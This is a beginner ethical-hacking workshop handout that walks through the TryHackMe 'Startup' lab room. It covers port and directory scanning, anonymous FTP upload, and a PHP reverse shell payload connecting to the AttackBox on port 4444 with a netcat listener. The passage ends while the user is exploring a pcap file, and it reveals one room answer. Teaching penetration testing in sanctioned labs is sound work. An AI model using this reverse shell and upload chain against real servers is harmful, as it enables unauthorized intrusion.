


Saihat's Beginner's Ethical Hacking Workshop – Featuring TryHackMe FTP Upload and PCAP Edition


Pre-Workshop Setup


Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:
<https://tryhackme.com/>
(register for an account if you do not already have one)
2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.
3. Navigate to the Inclusion room at the following URL:
<https://tryhackme.com/room/startup/>
(if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)
4. Click the **green** “Join Room” button located inside the light blue bar near the top of the page.



NOTE: Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.





Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called “rooms”) hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspect the Testing machine's webpage.
3. Compromising the Testing machine after a vulnerability is discovered.
4. Finding a way to escalate our user privileges on the Testing machine.
5. Using the discovered privilege escalation technique to gain Super User privileges.
6. Capturing the objective flag file using Super User privileges.

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


Part 1

Objective - Room and Machine Setup

Step 1 - Press the blue 'Start AttackBox' button at the top of the webpage.

Step 2 - Press the green 'Start Machine' button located at the top right corner of the Task 1 section.

Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
Terminal
File Edit View Search Terminal Help
01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-mac
hine/tryhackme-attack-machine#changelog


Usage Instructions:
1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empir
e-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

CAUTION


After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.




Part 2

Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red Active Machine Information banner)



Step 3 - enter the following command in your terminal window, substituting <IP_ADDRESS> with the IP address for your room:

```
echo "<IP_ADDRESS> startup.thm" >> /etc/hosts
```

Step 4 – Check that our command processed properly by entering the following command:

```
ping -c 2 startup.thm
```

```
root@ip-10-10-97-236: ~  
File Edit View Search Terminal Help  
root@ip-10-10-97-236:~# echo "10.10.10.10 startup.thm" >> /etc/hosts  
root@ip-10-10-97-236:~# ping -c 2 startup.thm  
PING startup.thm (10.10.58.226) 56(84) bytes of data.  
64 bytes from startup.thm (10.10.58.226): icmp_seq=1 ttl=64 time=0.686 ms  
64 bytes from startup.thm (10.10.58.226): icmp_seq=2 ttl=64 time=0.382 ms  
  
--- startup.thm ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1018ms  
rtt min/avg/max/mdev = 0.382/0.534/0.686/0.152 ms  
root@ip-10-10-97-236:~#
```

CONTEXT

By adding this entry to the **AttackBox's** **hosts** file we have assigned the address **startup.thm** to our target's IP, meaning that we can use **startup.thm** in our web browser or any of our scanning programs. We also use the **Ping** command to check whether or not we can access the server from our **AttackBox**.

Part 3

Objective - Enumerate Open Ports on Target Host

Step 1 – In your **AttackBox** terminal window, use the **Nmap** program to determine open network ports on the target. Input the following command:

nmap startup.thm

```
root@ip-10-10-97-236:~# nmap startup.thm  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-16 00:25 BST  
Nmap scan report for startup.thm (10.10.58.226)  
Host is up (0.0015s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 02:2A:21:A1:0E:E1 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```

CONTEXT

Nmap is a program that is used in computer networking environments to determine which machines on the network are “live” and which services they have open. By default, Nmap returns the type of the services it finds. The notable ports/services we will attack are the following:

21 / FTP – File Transfer Service
22 / SSH – Remote Login Service
80 / HTTP – Webpage Service

Part 4

Objective – Enumerate the Webserver Directories

Step 1 – In the terminal window, run the GoBuster web directory scanning program against the startup.thm machine with the following command:

gobuster dir -t 20 -u startup.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
root@ip-10-10-97-236:~# gobuster dir -t 20 -u startup.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://startup.thm
[+] Threads:      20
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2021/06/16 00:31:23 Starting gobuster
=====
/files (Status: 301)
/server-status (Status: 403)
=====
2021/06/16 00:31:42 Finished
=====
```

CONTEXT


GoBuster is a “directory busting” program, which makes many HTTP requests to a webserver in order to determine whether or not directories or files with certain names exist on the server. Running Gobuster with the -t flag allows us to run the program faster. The names of the directories come from a list of common web directory names (**directory-list-2.3-medium.txt**).

The “files” directory is worthy of investigation, because it may hold sensitive information.

Part 5


Objective – Open a Web Browser Session to Investigate the Webserver

Step 1 – Start an instance of Firefox by clicking on the desktop shortcut in your AttackBox (at the top of the AttackBox desktop (orange icon)



Step 2 - Navigate to the following URL in the web browser:

<http://startup.thm/files/>



Step 3 – Enter the FTP directory

<http://startup.thm/files/ftp/>



CONTEXT

Accessing the `/files/` directory leads us to a web directory that appears to lead to the FTP service's

directory. We also determine that the website is using Apache server. We should check the server's FTP service for anonymous login.

Part 6

Objective – Check FTP Service for Anonymous Login

Step 1 – in the terminal window enter the following:

ftp startup.thm
anonymous
enter blank password

```
root@ip-10-10-97-236:~# ftp startup.thm
Connected to startup.thm.
220 (vsFTPD 3.0.3)
Name (startup.thm:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Step 2 – check directory contents inside the FTP service by issuing the following command:

ls -la

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 65534  65534          4096 Nov 12  2020 .
drwxr-xr-x  3 65534  65534          4096 Nov 12  2020 ..
-rw-r--r--  1 0      0              5 Nov 12  2020 .test.log
drwxrwxrwx  2 65534  65534          4096 Nov 12  2020 ftp
-rw-r--r--  1 0      0          251631 Nov 12  2020 important.jpg
-rw-r--r--  1 0      0           208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp>
```

Step 3 – enter the FTP directory and check its contents:

cd ftp
ls -la

```
ftp> cd ftp
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx   2 65534   65534   4096 Nov 12  2020 .
drwxr-xr-x   3 65534   65534   4096 Nov 12  2020 ..
226 Directory send OK.
ftp>
```

Step 4 – exit the FTP service:

exit

CONTEXT

The FTP service allows us to download and/or upload files to and from the server. The contents of the FTP directory appear to be identical to what we saw on the website, so it's possible that we can upload a malicious webpage file to the webserver through FTP upload and gain access to the server that way.

Part 7

Objective – Create a Test File for Upload to the Startup.thm Server

Step 1 – in the terminal window enter the following:

echo win > test.txt


Step 2 – login to the FTP service again, and attempt to upload the **test.txt** file to the webserver

ftp startup.thm
anonymous
enter blank password
cd ftp
put test.txt
ls
exit

```
root@ip-10-10-97-236:~# ftp startup.thm
Connected to startup.thm.
220 (vsFTPd 3.0.3)
Name (startup.thm:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
4 bytes sent in 0.00 secs (162.7604 kB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x    1 112    118          4 Jun 16 00:10 test.txt
226 Directory send OK.
```

Step 3 – In Firefox, check that we are able to access the **test.txt** file from the website:

<http://startup.thm/files/ftp/test.txt>



CONTEXT

We determined that we are able to access files that we upload via FTP on the **startup.thm** website.

Part 8


Objective – Create a Malicious PHP Webpage File for Upload

Step 1 – start the terminal text editor, **Nano**, with the following command:

nano shell.php

Step 2 – write PHP code using the Nano editor, replacing the <ATTACKBOX_IP> part of the code with your own AttackBox's, which you can find at the top of the terminal window. Remember that an IP address is four numbers, separated by periods (e.g. 10.10.255.255).

<?php exec('/bin/bash -c "bash -i >& /dev/tcp/<ATTACKBOX_IP>/4444 0>&1"') ?>



```
root@ip:10-10-155-165: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 shell.php Modified
<?php exec('/bin/bash -c "bash -i >& /dev/tcp/10.10.155.165/4444 0>&1"' ) ?>
```

Step 3 – save the Nano file by pressing **Ctrl+X**, then **y**, then press Enter.

CONTEXT


Nano is a common Linux text editor, and here we are writing a PHP webpage file that contains a reverse shell payload that instructs the webserver to open a connection to the AttackBox IP on port 4444. We create a PHP webpage file because we discovered earlier that the software being used to run this server is Apache, which often uses PHP webpages. In order for the connection to succeed, the AttackBox must have a listening program running on its port 4444.

Part 9

Objective – Setup a Netcat listner on the AttackBox's port 4444

Step 1 – open a new terminal window, then input the following:

nc -nlvp 4444



```
root@ip-10-10-155-165:~# nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

CONTEXT

Netcat (nc) is a networking utility program, and in this case, we are using Netcat to listen for incoming connections from other computers.

Part 10

Objective – Upload the Malicious File through FTP, then Activate It

Step 1 – access the FTP service and upload the **shell.php** file:

```
ftp
anonymous
enter blank password
cd ftp
put shell.php
ls
exit
```

```
root@ip-10-10-139-169:~# ftp startup.thm
Connected to startup.thm.
220 (vsFTPd 3.0.3)
Name (startup.thm:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
76 bytes sent in 0.00 secs (1.9073 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x   1 112      118      76 Jun 16 04:28 shell.php
-rwxrwxr-x   1 112      118       4 Jun 16 04:24 test.txt
226 Directory send OK.
ftp> exit
221 Goodbye.
```

Step 2 – in the Firefox browser, access the **shell.php** file to activate the reverse shell connection. After you access the **shell.php** page in Firefox, the Netcat listener you setup previously should receive a connection:

http://startup.thm/files/ftp/shell.php

```
root@ip-10-10-139-169:~# nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.8.61 38080 received!
bash: cannot set terminal process group (1209): Inappropriate ioctl for device
bash: no job control in this shell
www-data@startup:/var/www/html/files/ftp$
```

CONTEXT

We successfully uploaded a malicious PHP webpage file to the website via the FTP service, then activated it by accessing it from our web browser, opening a connection to our AttackBox.

Part 11

Objective – Locate an Interesting File in the / Directory and Read It

Step 1 – in the Netcat terminal, change directories to the top level directory of the system:

cd /

Step 2 – list the directory's contents:

ls -la

```

www-data@startup:/$ ls -la
ls -la
total 100
drwxr-xr-x 25 root    root    4096 Jun 16 04:16 .
drwxr-xr-x 25 root    root    4096 Jun 16 04:16 ..
drwxr-xr-x  2 root    root    4096 Sep 25  2020 bin
drwxr-xr-x  3 root    root    4096 Sep 25  2020 boot
drwxr-xr-x 16 root    root   3560 Jun 16 04:16 dev
drwxr-xr-x 96 root    root    4096 Nov 12  2020 etc
drwxr-xr-x  3 root    root    4096 Nov 12  2020 home
drwxr-xr-x  2 www-data www-data 4096 Nov 12  2020 incidents
lrwxrwxrwx  1 root    root      33 Sep 25  2020 initrd.img -> boot/initrd.im
g-4.4.0-190-generic
lrwxrwxrwx  1 root    root      33 Sep 25  2020 initrd.img.old -> boot/initr
d.img-4.4.0-190-generic
drwxr-xr-x 22 root    root    4096 Sep 25  2020 lib
drwxr-xr-x  2 root    root    4096 Sep 25  2020 lib64
drwx----- 2 root    root   16384 Sep 25  2020 lost+found
drwxr-xr-x  2 root    root    4096 Sep 25  2020 media
drwxr-xr-x  2 root    root    4096 Sep 25  2020 mnt
drwxr-xr-x  2 root    root    4096 Sep 25  2020 opt
dr-xr-xr-x 124 root    root      0 Jun 16 04:16 proc
-rw-r--r--  1 www-data www-data 136 Nov 12  2020 recipe.txt
drwx----- 4 root    root    4096 Nov 12  2020 root
drwxr-xr-x 25 root    root    920 Jun 16 04:22 run

```

Step 3 – read the interesting file:

cat recipe.txt

```

www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I c
an't keep it a secret forever and told him it was 1234567890
www-data@startup:/$ █

```

CONTEXT


While enumerating a system, we are always on the lookout for files that appear out of place. We can use the contents of this file to answer one of our questions for this Room.

Part 12

Objective – Answer the First Task 1 Question

Step 1 – on the TryHackMe webpage, answer the first question under Task 1, using the answer we found in the recipe.txt file as the answer:

Task 1
Welcome to Spice Hut!



Start Machine

We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below

What is the secret spicy soup recipe?

Answer format: ****

Submit

Hint

Part 13

Objective – Investigate the Interesting Directory located in the System's / Directory

Step 1 – in the Netcat terminal input the following command:

ls -la

```

www-data@startup:/$ ls -la
ls -la
total 100
drwxr-xr-x  25 root    root    4096 Jun 16 04:16 .
drwxr-xr-x  25 root    root    4096 Jun 16 04:16 ..
drwxr-xr-x   2 root    root    4096 Sep 25  2020 bin
drwxr-xr-x   3 root    root    4096 Sep 25  2020 boot
drwxr-xr-x  16 root    root    3560 Jun 16 04:16 dev
drwxr-xr-x  96 root    root    4096 Nov 12  2020 etc
drwxr-xr-x   3 root    root    4096 Nov 12  2020 home
drwxr-xr-x   2 www-data www-data 4096 Nov 12  2020 incidents
lrwxrwxrwx   1 root    root      33 Sep 25  2020 initrd.img -> boot/initrd.im
g-4.4.0-190-generic
lrwxrwxrwx   1 root    root      33 Sep 25  2020 initrd.img.old -> boot/initr
d.img-4.4.0-190-generic
  
```

Step 2 – enter the /incidents directory and investigate its contents:

cd /incidents
ls -la
file suspicious.pcapng


```
www-data@startup:/$ cd incidents
cd incidents
www-data@startup:/incidents$ ls -la
ls -la
total 40
drwxr-xr-x  2 www-data www-data  4096 Nov 12  2020 .
drwxr-xr-x 25 root      root      4096 Jun 17 19:44 ..
-rwxr-xr-x  1 www-data www-data 31224 Nov 12  2020 suspicious.pcapng
www-data@startup:/incidents$ file suspicious.pcapng
file suspicious.pcapng
suspicious.pcapng: pcap-ng capture file - version 1.0
www-data@startup:/incidents$
```

CONTEXT

